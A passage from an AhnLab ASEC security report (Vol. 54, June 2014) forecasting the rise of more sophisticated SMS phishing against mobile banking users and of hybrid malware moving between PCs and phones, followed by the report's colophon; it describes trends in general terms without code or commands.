Smishings that steals personal and financial information required for bank transactions or payments will become more sophisticated and complex. Social engineering techniques might be employed to carefully select the most appropriate phrases and construct phishing sites that are very similar to legitimate sites to lure users into installing malicious apps. Smishing malware can also be distributed during vulnerable time periods and through various methods used to bypass detection of anti-virus products. It is also expected that Smishing techniques for stealing personal information and phone numbers stored in compromised mobile devices will be utilized more frequently.

- **Rise of Hybrid Malware**

Mobile devices, such as mobile phone and tablet PCs, are frequently connected to PCs for charging or exchanging data. In this regard, hybrid malware and malicious apps will increase to steal important data or drop additional malware. Nowadays, many users save their personal data in their mobile phones, such as banking information and even business information. Thus, attacks against mobile phones continue to increase. Also, it is presumed that malware creators may attempt to compromise PC's first and then infect mobile phones to steal important information later.

AhnLab

ASEC REPORT

VOL.54
June, 2014

Contributors	**ASEC Researchers**	Publisher	**AhnLab, Inc.**
Editor	**Content Creatives Team**	Website	**www.ahnlab.com**
Design	**UX Design Team**	Email	**global.info@ahnlab.com**